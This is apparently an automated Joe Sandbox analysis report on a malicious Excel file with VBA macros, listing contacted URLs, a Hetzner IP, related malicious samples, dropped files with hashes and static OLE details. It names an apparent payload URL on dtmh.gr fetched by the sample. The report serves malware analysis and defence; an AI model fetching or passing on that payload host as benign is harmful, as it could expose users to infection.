http://https://dev0-api.acompli.net/autodetect	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://web.microsoftstream.com/video/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://graph.windows.net	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://dataservice.o365filtering.com/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://weather.service.msn.com/data.aspx	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://apis.live.net/v5.0/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://management.azure.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://outlook.office365.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://incidents.diagnostics.office.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/ios	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://api.office.net	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://entitlement.diagnostics.office.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://autodiscover-s.outlook.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://dtmh.gr/ds/231120.gif	document-1411290183.xls	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://templatelogging.office.com/client/log	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://management.azure.com/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://ncus-000.contentsync.	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://devnull.onenote.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://messaging.office.com/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://augloop.office.com/v2	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://skyapi.live.net/Activity/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://dataservice.o365filtering.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://directory.services.	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://onedrive.live.com/embed?	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high
http://https://augloop.office.com	98B0119A-1406-4C2B-A22D-9268E679C45C.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
78.46.235.88	unknown	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324295
Start date:	29.11.2020
Start time:	04:04:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1411290183.xls

Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLS@3/7@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.109.88.177, 52.109.76.35, 52.109.12.24, 51.11.168.160, 104.43.193.48, 52.155.217.156, 20.54.26.129, 8.248.117.254, 67.27.235.126, 67.26.73.254, 8.248.147.254, 8.248.131.254, 13.64.90.137, 92.122.213.194, 92.122.213.247, 51.104.144.132 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
78.46.235.88	document-1393356833.xls	Get hash	malicious	Browse	
	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1465459998.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1466544307.xls	Get hash	malicious	Browse	
	document-1466544307.xls	Get hash	malicious	Browse	
	document-1456597551.xls	Get hash	malicious	Browse	
	document-1456597551.xls	Get hash	malicious	Browse	
	document-1460706074.xls	Get hash	malicious	Browse	
	document-1460706074.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dtmh.gr	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1460706074.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1460706074.xls	Get hash	malicious	Browse	• 78.46.235.88

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	http://https://ofd.beeline.ru/check-order/oxjsoinmq	Get hash	malicious	Browse	• 88.99.149.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1460706074.xls	Get hash	malicious	Browse	• 78.46.235.88

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\98B0119A-1406-4C2B-A22D-9268E679C45C	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378329255121336
Encrypted:	false
SSDEEP:	1536:BcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:rmQ9DQW+zBX8u
MD5:	8329B80FC53E514D377B84751BD413BA
SHA1:	026026402B822781EAFFF3B3D47362FF5F6DA835
SHA-256:	3C51C057ACBA595A955E0177585EFC41893D36FBFA855FADAB9DB200E15DFD33
SHA-512:	C2D7813C24F3B15BBD128E1379EE4976DE595419FDCEE699744B3712B51A3C0AB8F59BBA866CB55A51F0AA1DB23D216F9DECC49692AB8E1F325BDD3DB024B(74
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T03:05:14">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\1DC40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314884
Entropy (8bit):	7.985555299271796
Encrypted:	false
SSDEEP:	6144:mB+mBrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MY:nmBFPM8R3AsB+bjej/9cj
MD5:	79FB0593622BB971A34B5CE5ED0C2C92
SHA1:	6DD28D3519B9F6189FF36E69B4862A84E6EEAD39
SHA-256:	FD5D64E51643E0B24C87BF76380332A0CC8BFDCBF5840F83AD528227B6821D3F
SHA-512:	52FAFEA03B62EF2FD11E9BA0F45549948B769AB2423C11AD26D67483DD3B4892DA27B050C70955184EED316A6ECA1E8422C6342DF02906DD8AEB074EB13C254 7
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\1DC40000	
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.l...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N..... ....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Sun Nov 29 02:05:17 2020, atime=Sun Nov 29 02:05:17 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.66220223869404
Encrypted:	false
SSDEEP:	12:8f3CXUstduCH2KOFFR43Asm9nz8+WrjAZ/DYbDxSeuSeL44t2Y+xIBjKZm:8vYiFJ9n6AZbcDX7aB6m
MD5:	12925E29557B562227DC4C54EE7F060B
SHA1:	B33569EB87E84536EACC1F94377726310ADB4E4C
SHA-256:	E7D8B24284BC0BEF5AFAAA59CA0A188C892DECBD8D6348172E396B57C940F0E0
SHA-512:	D6222C6C18899270DAE5A38463EA550D8F32EB7F5A94A5884B6824CA79FA997F61CA91152220ECBADFA5CEDFF6D0C1D71BE0B1DE276A9C605C16C4A17DB8F 58
Malicious:	false
Reputation:	low
Preview:	L.....F.....-..0H@w.....!9w..... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....P.1.....>Q|<..user.<.....N..}Q.....#J.....e..j.o.n.e.s.....~.1.....}Q....Desktop.h.....N..}Q.....Y.....>.....A.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....424505.....!a..%.H.VZAj...m<..... .....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1411290183.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:52 2020, mtime=Sun Nov 29 02:05:17 2020, atime=Sun Nov 29 02:05:17 2020, length=339968, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.696521558764979
Encrypted:	false
SSDEEP:	48:8BiFxpRjRqKB6pBiFxpRjRqKB6pdiFxpRjRqKB6pdiFxpRjRqKB6:8Bi39KBi39Kdi39Kdi39
MD5:	3FE27E767F0D67B1CE3B2795270D01BA
SHA1:	98A69875A394ADB8C4ADAC5166D9F470590C6ABC
SHA-256:	219BDC7216BAD71CD9BB021AC356D9B6B0EADF3675704957CA8ED3C41EE8CC9C
SHA-512:	397C7ADC03D9368FB16B0BBE72BC67E6D3CC941A4E8AFBDB62283099D226D971D93B764C016A844767A1DFBEE2AC5C557A4342EDFBC06ABB1326743B97F9A 2B
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....&S.....5Lw.....5Lw.....0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....P.1.....>Q|<..user.<.....N..}Q.....#J.....e..j.o.n.e.s.....~.1.....>Q}<..Desktop.h.....N..}Q.....Y.....>.....'.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....|.2..0..}Q.. .DOCUME~1.XLS..`.....>Q{<}Q.....V.....:..d.o.c.u.m.e.n.t.-.1.4.1.1.2.9.0.1.8.3...x.l.s.....]..... .....-.....\.....>.S.....C:\Users\user\Des ktop\document-1411290183.xls.....\....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.1.1.2.9.0.1.8.3...x.l.s.....:..,.LB.)...As...`.....X.....424505.....!a..%.H.VZAj..... .....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.707013899257223
Encrypted:	false
SSDEEP:	6:dj6Y9LCCELCKY9LCCELCKY9LCCELCKY9LCC:dmttt0
MD5:	A0CB30A30AEEFC7C978D63BE605EEA5B
SHA1:	97E7E415E40F92C6422A2C50688C07100F8F8AC3
SHA-256:	8B27F20DC92EFF0CAF7687295D067F79B69F1779FD3FAAF34FA6D8E6F09DDC31
SHA-512:	35BA55B73AE11177988B888A3B5F9360B1B36B49FCB4F8CA75DB530B7D90C057F074896F85CC704D422758E7E7DF1DE774DA3B3166105FFF4AE854B4EC9D588
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1411290183.LNK=0..document-1411290183.LNK=0..[xls]..document-1411290183.LNK=0..document-1411290183.LNK=0..[xls]..docume nt-1411290183.LNK=0..document-1411290183.LNK=0..[xls]..document-1411290183.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\0EC40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	401455
Entropy (8bit):	7.180617145032013
Encrypted:	false
SSDEEP:	6144:icKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdk:Jizo8RnsIROnr6n75YJP
MD5:	967D3011815EE0A434FB2AF6CD921DA7
SHA1:	403122FDA22A27E825834380C5E0F786219F2DE7
SHA-256:	1BF7508F5524FA13D98CA437DF90723A264D2432CF46D2BCC6F7B7F342D57FD5
SHA-512:	4FADE488C6B7F0ADE15C4C597A26429506CD6396E2399A8CEAA3DA2F326EA07A01089EE09931607F860E65C06BA345384BEF51B9DAC8BB373A88F40B3991268
Malicious:	false
Reputation:	low
Preview:	........T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:47:56 2020, Security: 0
Entropy (8bit):	7.519789176158722
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1411290183.xls
File size:	339968
MD5:	32a11b7a08798a31c2ecce5ff34de4da
SHA1:	316cbd65065f682a134182f72517251b28daee3b
SHA256:	25cfb8623367e8f73139b0163de1750283af61ec4d78e0c0c9d6bb0a8bbc6651
SHA512:	11d9597b2cbb48b03208a38d25787b5948089fe64481c7049d2f90b748797ac9532eea267fcc6eca65db92cf4ceb46f9dd8eb192296cea0addde8dcc54fc14b8
SSDEEP:	6144:WcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpT3:7izo8RnsIROnr6n75YD
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1411290183.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:47:56
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.246848689361

General	
Base64 Encoded:	False
